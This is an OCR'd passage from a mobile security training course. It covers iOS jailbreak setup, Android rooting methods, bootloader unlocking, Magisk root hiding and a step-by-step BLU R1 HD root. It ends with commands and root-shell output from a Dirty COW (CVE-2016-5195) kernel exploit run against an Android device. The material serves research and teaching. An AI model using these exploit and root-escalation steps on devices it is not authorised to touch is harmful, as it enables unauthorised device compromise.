- **Manual Installation**: A simple mechanism to install an IPA file is to create a directory in /Applications with the app name and directory suffix ("Appname.app"), then change to the Appname.app directory, and unzip the IPA file. After unzipping the IPA file, restart the iOS device or simply restart the SpringBoard process by running "killall -HUP SpringBoard". When SpringBoard restarts, the application icon will be displayed.
- **iFunBox**: iFunBox also has an IPA installation feature. Simply connect the jailbroken device over USB to a system running iFunBox and click the "Install App" icon, as shown on this page. iFunBox will prompt you to select the IPA file and will install it as a standard iOS app without requiring a restart of SpringBoard.
- **Filza File Manager**: For an on-device GUI installer, users can install the Filza File Manager for $6. This utility provides a Windows Explorer-like interface for navigating the iOS device filesystem and will install selected IPA files.
- **Appinst**: The command line tool appinst is available through Cydia by adding the cydia.angelxwind.net repository. Written by Linus Yang, appinst is a command line tool to install IPA files, as shown on this page.
- **iOS-Deploy**: A command line tool available on GitHub that allows you to install applications from the command line, even on non-jailbroken devices: https://github.com/ios-control/ios-deploy


IDEAL CONFIGURATION FOR JAILBREAK

Apple makes it difficult to get a jailbreakable iOS version

iOS tries to trick you into updating either on your phone or through iTunes

How to get a recent iOS device with jailbreak:

1. Update to latest version and wait
2. Search for secondhand devices



Ideal Configuration for Jailbreak

Having a recent iOS version with a jailbreak is, of course, the ideal situation for a security researcher. This can, however, be difficult to achieve, as Apple uses a very strict signing window on iOS installations. This means that when a new minor version of iOS is released, there is only a very short time period in which you can update to the previous latest version. As Apple typically patches vulnerabilities during their minor updates, there is always a good chance that previous jailbreaks may no longer work. Additionally, jailbreaks are often released only when Apple patches the vulnerability, making the jailbreak unusable for newer versions of iOS. By waiting for the vulnerability to be patched, the largest number of possible iOS versions can eventually be Jailbroken with that vulnerability.

Finally, both iTunes and iOS try to upgrade your iOS version whenever possible. If you aren't paying attention, you may update your iOS device by accident. For example, if you try to skip the latest update on iOS 12.x, it will ask you to enter your PIN code so that it can update at midnight when the phone is charging.

There are two tactics to obtain a recent iOS device with a jailbreak:

- Update your device to the latest version and don't update until a jailbreak comes out
- Actively search marketplace websites such as eBay for a device that is running the latest available jailbreakable version. You can use the website https://www.canijailbreak.com/ to find the latest version.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 2

The Stolen Device Threat
Jailbreaking iOS
Rooting Android
Data Storage on Android
Exercise: Android Backup Analysis
Data Storage on iOS
Exercise: iPhone Data Analysis
Mitigating Malware
Exercise: Android Malware Analysis

This page intentionally left blank.

ROOTING ANDROID

Different approaches to rooting an Android device:

- Using userland exploits
- Abusing OEM applications
- Unlocking the bootloader
- Abusing faulty configurations
- Installing pre-rooted ROMs


Sometimes no rooting method is possible

Rooting Android

Android devices use the term "rooting" to refer to gaining unrestricted access to the platform. Although Apple iOS device jailbreaking was consistent with few options that work for a variety of platforms, the process of Android rooting varies significantly from device to device due to the wide variety of hardware platforms and vendors. The following options are possible:

- **Userland exploits:** By exploiting system or kernel services, it can be possible to obtain root level access.
- **Abusing OEM applications:** Some OEMs forget to remove development/testing applications from their production devices. A notable example of this is the EngineerMode application that was installed on the OnePlus 3, 3T, and 5. Sending an intent with the correct (fixed) password to the application would allow adb to be run as root.
- **Unlocking the bootloader:** By unlocking the bootloader, it is possible to modify system partitions and inject root applications. Some OEMs freely allow you to do this.
- **Abusing faulty configurations:** OEMs can modify any part of the operating system or its configuration. Devices have been shipped with writable /system partitions or modified startup scripts that introduce vulnerabilities by granting elevated privileges to user-controlled files.
- **Installing pre-rooted ROMs:** After the bootloader is unlocked, it is possible to flash different ROMs to the device, some of which come rooted by default.

Unfortunately, even though there are many ways to root an Android phone, it is sometimes impossible until a userland exploit can be found.



Android Device Components

The Android operating system contains a few components that work together to get the system up and running. While rooting a device, you may come into contact with the following terms:

- **Bootloader**: The bootloader is responsible for starting the kernel and performing integrity checks on the recovery and system partitions. From the bootloader, either the ROM or the recovery is launched. An interactive bootloader can typically be accessed by holding down specific buttons while booting the device.
- **Recovery:** The default recovery allows the user to apply updates from an SD card or adb, perform a factory reset, wipe caches, or view logs. It can be used by OEMs to troubleshoot issues on the device. By default, a recovery will only accept signed updates so that only the OEM can make modifications to the system.
- **Custom recovery:** A custom recovery allows the user to apply unsigned updates or create low-level backups of the device.
- **ROM:** In the context of Android, an ROM is the actual software that the user interacts with, the operating system. While it may seem that there is only one version of Android, there are actually multiple types that share the same underlying core. For example, LineageOS (formerly CyanogenMod) is a very popular distribution that supports many different devices. This allows users to have the latest Android version on their device, often long after the OEM has stopped supporting them.

UNLOCKING THE BOOTLOADER

Bootloader is responsible for validating system integrity and only allowing approved updates through signatures

Disabling signature checks allows for installation of custom ROM and recovery. This is called unlocking the bootloader

Some vendors allow users to unlock the bootloader, others will release tools at the end of contract, some will stay locked

Unlocking and flashing via fastboot utility

```
# fastboot oem unlock 691F876EAF875D34B81EEE9A3E608E94
...
<bootloader> Unlock code = 691F876EAF875D34B81EEE9A3E608E94
<bootloader> Phone is unlocked successfully
```


Unlocking the Bootloader

During the startup of the device, the bootloader is executed. This bootloader is responsible for initializing the device's kernel and for verifying the integrity of the device's partitions. The bootloader acts as a root of trust, as it will validate the integrity of all subsequently loaded code. By disabling the integrity verification of the bootloader, it is possible to make modifications to the device such as running a custom ROM or recovery software. A bootloader that does not perform integrity validation is called an unlocked bootloader.

Unlocking the bootloader can be very easy, difficult, or near impossible, depending on the cooperation of the OEM. Some devices come with an unlocked bootloader out of the box. Others may allow unlocking through the fastboot utility, which is part of the standard Android SDK Toolkit.

Most of the time, however, the bootloader will be locked without an obvious way to unlock it. This is typically the case for devices that are vendor locked and part of a mobile phone contract. As the vendor does not want the phone to be used with a competitor's SIM card, the software is modified to prevent such a SIM card from working, and the bootloader is locked to prevent modification of the software. When the user's contract is finished, some OEMs allow you to request an unlock code that is device specific and can be used to unlock the bootloader.

Finally, some bootloaders may stay locked forever or until a vulnerability is discovered that allows someone to modify the bootloader code.

MAGISK SYSTEMLESS ROOT

Project goal is to pass Google SafetyNet check


Very hard to detect by root detection libraries

Complex method to root a device

- Boot partition is modified to add functionality and cloaking
- /system partition is not modified

Magisk Modules allow for easy feature extension

Easy installation through custom recovery flash or Magisk Manager




Magisk Systemless Root

Magisk is a very popular rooting technique that takes a novel approach to rooting. Its main goal is to be undetectable by Google's SafetyNet check, which is often used to verify if a device is still in its original state. Rooted devices will typically fail this verification, allowing the application to stop execution and either quit or display an error message.

Other rooting methods typically modify the system partition to add custom binaries (e.g., the su binary) or system applications. Magisk, however, does not modify the /system partition, which is why it is called a systemless root. Instead, Magisk injects itself into the startup of the device and uses different techniques to obtain a man-in-the-middle position for different system APIs. This also means that Magisk can hide its presence much better than other rooting methods that are much less interwoven with the operating system. As an example, Magisk will virtually mount a custom file tree on top of the /system partition, which allows Magisk to add files to the /system partition without actually making the partition writable.

Magisk also supports the installation of modules, which allows ROM developers to test out new functionality or end users to tweak their system. Just like SuperSU, Magisk has an accompanying application where the user can choose which applications have access to the rooted functionality. It also has a built-in Magisk Hide solution that hides its presence even more in case an application is able to successfully detect the Magisk installation.



Rooting Android Through Exploits

When rooting Android devices through exploits, the process varies significantly from device to device. For any given Android device, you need to research publicly documented root access procedures, applying them carefully against your device. Remember that root exploits for Android might come from shady developers, so consider using a dedicated system or virtual machine for loading questionable software.

Next, we'll look at the steps for rooting a Bold Like Us (BLU) R1 HD phone to demonstrate one set of techniques to root an Android device.

BOLD LIKE US (BLU) R1 HD

BLU R1 HD phone, $100 on Amazon
- Huawei manufactured, mid-range device

Ships with Marshmallow (Android 6)
- Can upgrade to Oreo via sideload

Convenient for testing apps after root
- Optionally, add a SIM card for SMS, 4G access
- External microSD storage

Like many Android devices, rooting the BLU R1 HD requires several steps, many of which are unique to this device.

Bold Like Us (BLU) R1 HD

The BLU R1 HD phone is an inexpensive Android device, once sold with Kindle ads for $50, now available on Amazon.com for $100 (without ads). The phone is manufactured by Huawei and is a mid-range device. It doesn't have a lot of fancy features, but it ships with Android Marshmallow (and can be updated to Oreo), is very low-cost, is suitable for Android application testing, and is straightforward to root.

The root process of the BLU R1 HD is distinct for this device. This is not unusual for Android device rooting, where the root procedure varies significantly from device to device. In the next several pages, we'll look at the process for rooting the BLU R1 HD, but for rooting different devices, you would need to research the steps specific for your handset.

BLU R1 HD ROOT PROCESS (1)

1 Download the following files

Requirements: Windows, microSD card, micro USB cable

Download	URL
SP Flash Tool (Windows)	http://rootjunkysdl.com/files/?dir=Blu%20R1%20HD%20Amazon
TWRP Scatter R1 Prime	http://rootjunkysdl.com/files/?dir=Blu%20R1%20HD%20Amazon
SuperSU	http://rootjunkysdl.com/files/?dir=Blu%20R1%20HD%20Amazon
adb fastboot Files	http://rootjunkysdl.com/files/?dir=Adb%20Fastboot%20Files
MediaTek Smart Phone Drivers	https://androidfilehost.com/?fid=24591000424943663

2 Unzip SP Flash Tool, TWRP, and adb fastboot (don't unzip SuperSU)

BLU R1 HD Root Process (1)

We'll examine the steps for rooting the BLU R1 HD in a multi-step process. Note that this process requires a Windows host; at the time of this writing, there is no support for rooting the BLU R1 HD on a macOS system.

1. Install the Necessary Software


To root the BLU R1 HD, you will need to download several files, including the SP Flash Tool for Windows (distributed by Huawei for this specific device, allowing us to reflash the boot ROM on the handset), the Team Win Recovery Project (TWRP, pronounced "twerp") Scatter R1 Prime image, the SuperSU application for managing root access on Android devices, the adb fastboot files (or the full Android SDK), and the MediaTek Smart Phone Drivers for Windows.

2. Prepare Downloaded Files


After downloading the files listed on this page, unzip the SP Flash Tool, TWRP, MediaTek drivers, and adb fastboot tools. The SuperSU file should remain zipped.

BLU R1 HD ROOT PROCESS (2)

3 Navigate to Settings | About device. Tap Build number seven times to unlock the Developer options menu.



4 Navigate to Settings | Developer options. Turn on USB debugging.



BLU R1 HD Root Process (2)

3. Turn On Developer Mode

Put BLU R1 HD in developer mode. Open the Settings application and navigate to About device. Tap the *Build number* option seven times to unlock the Developer options menu.

4. Turn On USB Debugging

Next, navigate to the Developer options top-level menu in the Settings app. Turn on the USB debugging feature, as shown on this page.

BLU R1 HD ROOT PROCESS (3)

5. Connect the BLU R1 HD USB connection to your Windows host.

6. Open a command prompt on Windows. Navigate to the directory where adb.exe is present. Upload SuperSU to the SD card. (Alternatively, copy the SuperSU zip file to the microSD card on Windows, then return the SD card to the Android device.)

```
Z:\Downloads>adb push UPDATE-SuperSU-v2.76-20160630161323.zip
/mnt/sdcard/Download/
3741 KB/s (4973493 bytes in 1.298s)
```

7. Disconnect and power off the BLU R1 HD.

BLU R1 HD Root Process (3)

5. Connect to USB


Next, connect the BLU R1 HD over USB to your Windows host. Unlock the device and acknowledge any prompt asking if you want to trust the host system.

6. Upload SuperSU

From a Windows command prompt, upload the SuperSU zip file to the SD card on the device, as shown on this page. Alternatively, you can remove the SD card from the BLU R1 HD and connect it to your Windows system (with the appropriate adapter) to copy the SuperSU zip file to the SD card manually, then return the SD card to the BLU R1 HD.

7. Power Down BLU R1 HD


Next, disconnect the USB cord and power off the BLU R1 HD.



BLU R1 HD Root Process (4)

8. Install Android Driver

From the MediaTek SP Drivers directory, navigate to the Android subdirectory. Right-click on the android_winusb.inf file, then select Install.



BLU R1 HD Root Process (5)

9. Start the Smart Phone Flash Tool

Next, start the flash_tool.exe executable from the SP Flash Tool directory. The tool should launch and look similar to the example shown on this page.

10. Load TWRP Scatter-loading File

From the Smart Phone Flash Tool, click the Scatter-loading button. Navigate to the TWRP directory and select the scatter file. The recovery line in the table will update with a check mark and the path to the location where you specified the TWRP scatter file (as shown on this page).

11. Start Flash Process

To start the flash process, click the Download button. At this point, the Smart Phone Flash tool is prepared to observe a booting device and interrupt the boot process, deploying the new boot image from TWRP.

12. Connect the BLU R1 HD


Connect the BLU R1 HD over USB. When the Smart Phone Flash Tool sees the device booting, it will deploy the TWRP recovery image automatically. (If the flash tool doesn't deploy automatically, make sure Download is selected and Windows MediaTek drivers are installed.) Allow the flash download process to complete before moving to the next step.

13 Boot the TWRP Recovery Menu

14 Tap Install, then navigate to the SD card SuperSU zip file

15 Swipe to install the SuperSU zip file

16 Reboot



BLU R1 HD Root Process (6)

13. Boot TWRP Recovery Mode

With the TWRP image deployed to the BLU R1 HD, unplug the device from the USB cable. Boot the BLU R1 HD into recovery mode by pressing Power and Volume Up for several seconds. After booting, you will see the TWRP recovery menu, as shown on this page.

14. Select SuperSU Zip File

From the TWRP menu, select the Install button. Navigate to the directory on the SD card where the SuperSU zip file is located. Select the file.

15. Install SuperSU

Swipe to install the SuperSU application. With SuperSU is a setuid su binary, which grants root access to selected applications on the system.

16. Reboot

Return to the TWRP main menu and tap Reboot to reboot the device.


ROOTED ANDROID ACCESS

Once rooted, adb will yield a rootshell

Local privilege escalation requests will display prompt

```
C:\Users\jwrig>adb devices
List of devices attached
5DIJPJKNAQYHC6PV        device


C:\Users\jwrig>adb shell
shell@R1_HD:/ $ su
root@R1_HD:/ #
```



Rooted Android Access

Once you have rooted your Android device, running "adb shell" followed by the "su" command will give you root access to the device, as shown on this page. The SuperSU utility will prompt the user to grant or deny access, as shown.

DIRTY COW EXPLOIT

Exploits a Linux kernel race condition vulnerability in Copy-On-Write (COW)

- Allows an attacker to write to arbitrary memory as an unprivileged user

CVE-2016-5195, fixed in Linux kernel 10/2016

- Devices prior to Marshmallow (Android 6) are vulnerable

```
$ adb push libs/armeabi-v7a/dirtycow /data/local/tmp/dcow
$ adb push libs/armeabi-v7a/run-as /data/local/tmp/run-as
adb shell '/data/local/tmp/dcow /data/local/tmp/run-as /system/bin/run-as'
[*] exploited 0xb536b000=464c457f
shamu:/ # id
uid=0(root) gid=0(root)
groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt
_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc) context=u:r:shell:s0
```


Dirty Cow Exploit

Dirty Cow is an exploit that targets many versions of Android. Disclosed by Phil Oester, the exploit allows a non-privileged user to write to privileged memory by exploiting a race condition in the Linux Copy-on-Write (COW) ptrace mechanism. Tracked in CVE-2016-5195, the vulnerability was fixed in the Linux kernel on October 18, 2016. Android devices prior to the Marshmallow (Android 6) release are vulnerable to the exploit, available at https://dirtycow.ninja/. Additional information about the Dirty Cow vulnerability is available in a wonderfully illustrated video at https://www.youtube.com/watch?v=kEsshExn7aE.

Linux-based exploits often find their way to exploiting Android devices as well, with both platforms sharing the same kernel code. The Dirty Cow exploit was quickly bundled into Android malware as well, allowing apps distributed from the Google Play Store to gain privileged access to vulnerable Android devices.

The console output on this page is adapted from one sample Dirty Cow exploit written specifically for Android devices, available at https://github.com/timwr/CVE-2016-5195. This output has been shortened for space.

ALL-IN-ONE ANDROID ROOT TOOLS

